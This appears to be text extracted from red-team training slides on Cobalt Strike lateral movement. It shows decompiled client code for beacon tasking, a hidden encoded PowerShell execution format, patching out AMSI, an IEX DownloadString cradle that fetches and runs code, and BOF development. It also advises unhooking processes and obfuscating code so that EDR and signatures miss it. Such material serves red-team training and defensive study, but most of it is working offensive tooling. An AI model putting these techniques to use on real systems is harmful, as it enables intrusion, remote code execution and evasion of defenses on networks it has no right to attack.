            this.builder.setCommand(71);
        } else {
            this.builder.setCommand(88);
        }
    } else if (ignoreToken()) {
        this.builder.setCommand(70);
    } else {
        this.builder.setCommand(87);
    }
    arrayOfByte1 = fix(arrayOfByte1);
    if (this.tasker.obfuscatePostEx())
        arrayOfByte1 = _obfuscate(arrayOfByte1);
    arrayOfByte1 = setupSmartInject(arrayOfByte1);
    byte[] arrayOfByte2 = getArguments();
    this.builder.addShort(callbackType());
    this.builder.addShort(waitTime());
    this.builder.addInteger(i);
    this.builder.addLengthAndString(shortDescription());
    this.builder.addInteger(arrayOfByte2.length);
    this.builder.addString(arrayOfByte2);
    this.builder.addString(arrayOfByte1);
    byte[] arrayOfByte3 = this.builder.build();
    this.tasker.task(paramString, arrayOfByte3, getDescription(), getTactic());
}
```



# Lateral Movements

Everything is ready; the spawn method is then called

```
public void spawn(String paramString) {
    byte[] arrayOfByte1 = getDLLContent();
    int i = ReflectiveDLL.findReflectiveLoader(arrayOfByte1);
    if (i <= 0) {
        this.tasker.error("Could not find reflective loader in " + getDLLName());
        return;
    }
    if (ReflectiveDLL.is64(arrayOfByte1)) {
        if (ignoreToken()) {
            this.builder.setCommand(71);
        } else {
            this.builder.setCommand(88);
        }
    } else if (ignoreToken()) {
        this.builder.setCommand(70);
    } else {
        this.builder.setCommand(87);
    }
    arrayOfByte1 = fix(arrayOfByte1);
    if (this.tasker.obfuscatePostEx())
        arrayOfByte1 = _obfuscate(arrayOfByte1);
    arrayOfByte1 = setupSmartInject(arrayOfByte1);
    byte[] arrayOfByte2 = getArguments();
    this.builder.addShort(callbackType());
    this.builder.addShort(waitTime());
    this.builder.addInteger(i);
    this.builder.addLengthAndString(shortDescription());
    this.builder.addInteger(arrayOfByte2.length);
    this.builder.addString(arrayOfByte2);
    this.builder.addString(arrayOfByte1);
    byte[] arrayOfByte3 = this.builder.build();
    this.tasker.task(paramString, arrayOfByte3, getDescription(), getTactic());
}
```

```
public static final int COMMAND_JOB_SPAWN_X86 = 70;
public static final int COMMAND_JOB_SPAWN_X64 = 71;
public static final int COMMAND_SETENV = 72;
public static final int COMMAND_FILE_COPY = 73;
public static final int COMMAND_FILE_MOVE = 74;
public static final int COMMAND_PPID = 75;
public static final int COMMAND_RUN_UNDER_PID = 76;
public static final int COMMAND_GETPRIVS = 77;
public static final int COMMAND_EXECUTE_JOB = 78;
public static final int COMMAND_PSH_HOST_TCP = 79;
public static final int COMMAND_DLL_LOAD = 80;
public static final int COMMAND_REG_QUERY = 81;
public static final int COMMAND_LSOCKET_TCPIVOT = 82;
public static final int COMMAND_ARGUE_ADD = 83;
public static final int COMMAND_ARGUE_REMOVE = 84;
public static final int COMMAND_ARGUE_LIST = 85;
public static final int COMMAND_TCP_CONNECT = 86;
public static final int COMMAND_JOB_SPAWN_TOKEN_X86 = 87;
public static final int COMMAND_JOB_SPAWN_TOKEN_X64 = 88;
```



# Lateral Movements

## Powershell:

Simply invoke Powershell and execute a command

```
public void PowerShell(String paramString) {
    for (byte b = 0; b < this.bids.length; b++)
        PowerShell(this.bids[b], paramString);
}

public void PowerShell(String paramString1, String paramString2) {
    PowerShellTasks powerShellTasks = new PowerShellTasks(this.client, paramString1);
    log_task(paramString1, "Tasked beacon to run: " + paramString2, "T1086");
    String str = powerShellTasks.getImportCradle();
    powerShellTasks.runCommand(str + paramString2);
}

public void runCommand(String paramString) {
    String str = (new PowerShellUtils(this.client)).format(paramString, false);
    CommandBuilder commandBuilder = new CommandBuilder();
    commandBuilder.setCommand(78);
    commandBuilder.addLengthAndString("");
    commandBuilder.addLengthAndString(str);
    commandBuilder.addShort(1);
    byte[] arrayofByte = commandBuilder.build();
    this.client.getConnection().call("beacons.task", CommonUtils.args(this.bid, arrayofByte));
}
```



# Lateral Movements

## Powershell:

If POWERSHELL\_COMMAND is set, you can override the format. If not set, it simply encodes the command and executes it via powershell

```
public String format(String paramString, boolean paramBoolean) {
    Stack stack = new Stack();
    stack.push(SleepUtils.getScalar(paramBoolean));
    stack.push(SleepUtils.getScalar(paramString));
    String str = this.client.getScriptEngine().format("POWERSHELL_COMMAND", stack);
    return (str == null) ? _format(paramString, paramBoolean) : str;
}

public String _format(String paramString, boolean paramBoolean) {
    paramString = CommonUtils.Base64PowerShell(paramString);
    return paramBoolean ? ("powershell -nop -w hidden -encodedcommand " + paramString) : ("powershell -nop -exec bypass -EncodedCommand " + paramString);
}
```



# Lateral Movements

## Powerpick:

Use unmanaged powershell technique to run powershell without invoking powershell.exe

```
public void PowerShellUnmanaged(String paramString) {
    for (byte b = 0; b < this.bids.length; b++) {
        BeaconEntry beaconEntry = DataUtils.getBeacon(this.data, this.bids[b]);
        String str = (new PowerShellTasks(this.client, this.bids[b])).getImportCradle();
        if (beaconEntry.is64()) {
            (new PowerShellJob(this, str, paramString)).spawn(this.bids[b], "x64");
        } else {
            (new PowerShellJob(this, str, paramString)).spawn(this.bids[b], "x86");
        }
    }
}
```



# Lateral Movements

The beacon will inject the proper dll according to the architecture

```
public PowerShellJob(TaskBeacon paramTaskBeacon, String paramString1, String paramString2) {
    super(paramTaskBeacon);
    this.cradle = paramString1;
    this.task = paramString2;
}

public String getDescription() { return isInject() ? ("Tasked beacon to psinject: " + this.task + " into " + this.pid + " (" + this.arch + "))" : ("Tasked beacon to run: " + this.task + " (" + this.arch + ")");
}

public String getShortDescription() { return "PowerShell (Unmanaged)"; }

public String getDLLName() { return "x64".equals(this.arch) ? "resources/powershell.x64.dll" : "resources/powershell.dll"; }

public String getPipeName() { return "powershell"; }

public String getTactic() { return "T1086"; }

public int getCallbackType() { return 32; }

public int getWaitTime() { return 10000; }

public boolean ignoreToken() { return false; }

public byte[] fix(byte[] paramArrayOfByte) {
    Packer packer = new Packer();
    packer.addStringUTF8(this.cradle + this.task, 8192);
    paramArrayOfByte = CommonUtils.patch(paramArrayOfByte, "POWERSHELL ABCDEFGHIJKLMNOPQRSTUVWXYZ", CommonUtils.bString(packer.getBytes()));
    if (!this.tasker.disableAMSI())
        paramArrayOfByte = CommonUtils.zeroOut(paramArrayOfByte, new String[] { "AmsiScanBuffer", "amsi.dll" });
    return paramArrayOfByte;
}
```

# Lateral Movements

Enables unmanaged hosts to load the common language runtime (CLR) into a process

The Common Language Runtime (CLR), the virtual machine component of Microsoft .NET framework, manages the execution of .NET programs

```
sub_10001B20 proc near
var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_1= byte ptr -1
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
sub    esp, 14h
push    ebx
push    esi           ; ArgList
push    offset ProcName ; "CLRCreatInstance"
push    dword ptr [ecx] ; hModule
xor     bl, bl
mov     [ebp+var_14], edx
mov     [ebp+var_8], 0
mov     [ebp+var_C], 0
mov     [ebp+var_1], bl
call    ds:GetProcAddress

; Attributes: bp-based frame

sub_10001CB0 proc near
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
push    ebx
push    esi           ; ArgList
push    offset aCorbindtorunti ; "CorBindToRuntime"
push    dword ptr [ecx] ; hModule
xor     bl, bl
call    ds:GetProcAddress
mov     esi, eax
test   esi, esi
jnz    short loc_10001CE3
```



# Lateral Movements

A named pipe is created to capture the output

```
sub_10001280 proc near
push  esi
push  0          ; lpSecurityAttributes
push  0          ; nDefaultTimeOut
push  100000h    ; nInBufferSize
push  100000h    ; nOutBufferSize
push  1          ; nMaxInstances
push  6          ; dwPipeMode
mov   esi, edx
push  3          ; dwOpenMode
push  offset Name ; "\\\\.\\pipe\\powershell"
mov   dword ptr [esi], 0FFFFFFFh
call  ds>CreateNamedPipeA
mov   [esi], eax
cmp   eax, 0FFFFFFFh
jnz   short loc_100012B3
```



# Lateral Movements

Named pipe are cool and can be used to exchange information between process and can be called remotely too

\\\ip\pipe\yourpipe

\.\pipe\yourpipe

**Spoiler alert SMB beacon use named pipe for communication**



# Lateral Movements

You can also run unmanaged powershell via C# directly

```
Runspace r = RunspaceFactory.CreateRunspace();
r.Open();
RunspaceInvoke ri = new RunspaceInvoke(r);

Pipeline p = r.CreatePipeline();
p.Commands.AddScript("Powershell command");
p.Commands.Add("Out-String");
Collection<PSObject> output = p.Invoke();
r.Close();
```



# Lateral Movements

## Shell:

Execute a system command via %COMSPEC% aka cmd.exe

```
public void Shell(String paramString) {
    for (byte b = 0; b < this.bids.length; b++)
        Shell(this.bids[b], CommonUtils.session(this.bids[b]), paramString);
}

public void Shell(String paramString1, String paramString2, String paramString3) {
    if (paramString2.equals("session")) {
        this.builder.setCommand(2);
        this.builder.addEncodedString(paramString1, paramString3);
    } else if (paramString2.equals("beacon")) {
        this.builder.setCommand(78);
        this.builder.addLengthAndString("%COMSPEC%");
        this.builder.addLengthAndEncodedString(paramString1, " /C " + paramString3);
        this.builder.addShort(0);
    } else {
        CommonUtils.print_error("Unknown session type '" + paramString2 + "' for " + paramString1 + ". Didn't run '" + paramString3 + "'");
        return;
    }
    byte[] arrayOfByte = this.builder.build();
    log_task(paramString1, "Tasked " + paramString2 + " to run: " + paramString3, "T1059");
    this.conn.call("beacons.task", CommonUtils.args(paramString1, arrayOfByte));
}
```



# Lateral Movements

Keep in mind that several commands will inject process in memory:

- Any Mimikatz related commands
- Spawn commands that execute shellcode
- Pass the hash
- Keylogger
- Inject\*
- Hashdump
- DCSync
- Browser pivot
- ...

**You may want to unhook your process before the injection to calm down the EDR**



# Lateral Movements

Also keep in mind that Spawning under will execute powershell

```
public void SpawnUnder(int paramInt, String paramString) {
    byte[] arrayOfByte1 = DataUtils.shellcode(this.gdata, paramString);
    byte[] arrayOfByte2 = (new ResourceUtils(this.client)).buildPowerShell(arrayOfByte1);
    int i = CommonUtils.randomPort();
    String str = (new PowerShellUtils(this.client)).format((new PowerShellUtils(this.client)).PowerShellDownloadCradle("http://127.0.0.1:" + i + "/"), false);
    this.builder.setCommand(59);
    this.builder.addShort(i);
    this.builder.addString(arrayOfByte2);
    byte[] arrayOfByte3 = this.builder.build();
    this.builder.setCommand(76);
    this.builder.addInteger(paramInt);
    this.builder.addLengthAndString(str);
    byte[] arrayOfByte4 = this.builder.build();
    for (byte b = 0; b < this.bids.length; b++) {
        log_task(this.bids[b], "Tasked beacon to spawn " + Listener.getListener(paramString) + " as a child of " + paramInt, "T1106, T1086");
        this.conn.call("beacons.task", CommonUtils.args(this.bids[b], arrayOfByte3));
        this.conn.call("beacons.task", CommonUtils.args(this.bids[b], arrayOfByte4));
    }
    handleBindStager(paramString);
}
```

Same goes for bypass UAC



# Lateral Movements

## Powershell download gradle

```
String str = (new PowerShellUtils(this.client)).format((new PowerShellUtils(this.client)).PowerShellDownloadCradle("http://127.0.0.1:" + i + "/"), false);
```

Every powershell loaded, including unmanaged, will use the `IEX (New-Object Net.WebClient).DownloadString()` format

You can now modify it to 127.0.0.3 or localhost



# Lateral Movements

Powershell download gradle modification through an Aggressor script:

```
set POWERSHELL_DOWNLOAD_CRADLE {  
    $data = "IEX (New-Object Net.Webclient).DownloadString(' '+ $1 +' ')";  
    $data = strrep($data, "127.0.0.1", "127.0.0.3");  
    return $data;  
}
```



# 15 minutes break

# Lateral Movements

Quick note on Aggressor script and BOF

You can run command using inline-execute to execute C object file within the same process and **NO** remote process injection will be performed

```
gcc64.exe -c file.c -o file.o
```

Is all you need to compile your BOF file



# Lateral Movements

Most BOF tutorial will force you to rewrite your code to port it

```
BeaconPrintf(CALLBACK_OUTPUT, "Using current process context for authentication. (Pass the hash)\n");
if(!Advapi32$OpenProcessToken(kernel32$GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken)) {
    BeaconPrintf(CALLBACK_OUTPUT, "Advapi32$OpenProcessToken failed %ld\n", kernel32$GetLastError());
    kernel32$ExitProcess(0);
}
```

Original code

```
printf("Using current process context for authentication. (Pass the hash)\n");
if(!OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken)) {
    printf("OpenProcessToken failed %ld\n", GetLastError());
    ExitProcess(0);
}
```



# Lateral Movements

Two main trick to not rewrite all the code:

- Redefine `printf` to `BeaconPrintf`
- Initialize all the APIs using `GetProcAddress` and `LoadLibrary`



# Lateral Movements

Simple C macro:

```
#define printf(format, args...) {  
BeaconPrintf(CALLBACK_OUTPUT, format, ## args); }
```

Simple C macro:

```
FARPROC Resolver(CHAR *lib, CHAR *func) {  
    FARPROC ptr = kernel32$GetProcAddress(kernel32$LoadLibraryA(lib), func);  
    return ptr;  
}
```



# Lateral Movements

```
int go(char *args, int length) {
    FARPROC GetCurrentProcessId = Resolver("kernel32.dll", "GetCurrentProcessId");
    datap parser;

    BeaconDataParse(&parser, args, length);
    CHAR *name = BeaconDataExtract(&parser, NULL);

    printf("hello %s your PID is %d", name, GetCurrentProcessId());
    return 0;
}
```



# Lateral Movements

## BOF file version of args

```
datap parser;
```

```
BeaconDataParse(&parser, args, length);  
CHAR *name = BeaconDataExtract(&parser, NULL);  
CHAR *hostname = BeaconDataExtract(&parser, NULL);
```

## Classic C args

```
CHAR *name = argv[1];
```



# Lateral Movements

Passing argument to your script C macro:

Type	Description	Unpack With (C)
b	binary data	BeaconDataExtract
i	4-byte integer	BeaconDataInt
s	2-byte short integer	BeaconDataShort
z	zero-terminated+encoded string	BeaconDataExtract
Z	zero-terminated wide-char string	(wchar_t *)BeaconDataExtract

```
alias boftest {  
    local('$handle $data $args');  
    $handle = openf(script_resource("bof.o"));  
    $data = readb($handle, -1);  
    closef($handle);  
  
    $args = bof_pack($1, "z", $2);  
    beacon_inline_execute($1, $data, "go", $args);  
}
```



# Lateral Movements

Obfuscation and sleepmask


Arsenal Kit link: <https://download.cobaltstrike.com/scripts>

We need to understand that signatures are based on the opcode generated by compiled code in this case C code

Understanding C structure will help confirming how your obfuscation affected the overall function structure



# Lateral Movements



M7.DMK0YX7Q

# Lateral Movements

Ask the compiler for different code?



Force optimization to alter the structure for you

Compiler can generate really different code based on the optimization level

```
gcc xor.c -o xor.exe -O1
```



# Lateral Movements



M7.DMKD7X7

# Lateral Movements

Even the « critical » xor is different for both samples

| 83 F1 0F  
|  
|

xor      ecx, 0Fh

| | 80 30 0F  
| |

xor      byte ptr [rax], 0Fh |



# Lateral Movements

Tricking the compiler to add more code

To ensure that the compiler does not get rid of your code,  
you need to make the code impossible to guess?

```
DWORD i = 1;
```

```
BYTE a ^= i;
```


The compiler can easily convert this to a `^= 1`; since the `i` value is static



# Lateral Movements


```
DWORD exec(CHAR *data, DWORD dwSize) {
    DWORD i = 0;
    DWORD key = dwSize ^ dwSize;
    DWORD counter = key;
    key++;
    key <= 4;

    for(i; i < dwSize; i++) {
        data[i] ^= key - 1;
        counter += i;
    }
    return dwSize;
}
```




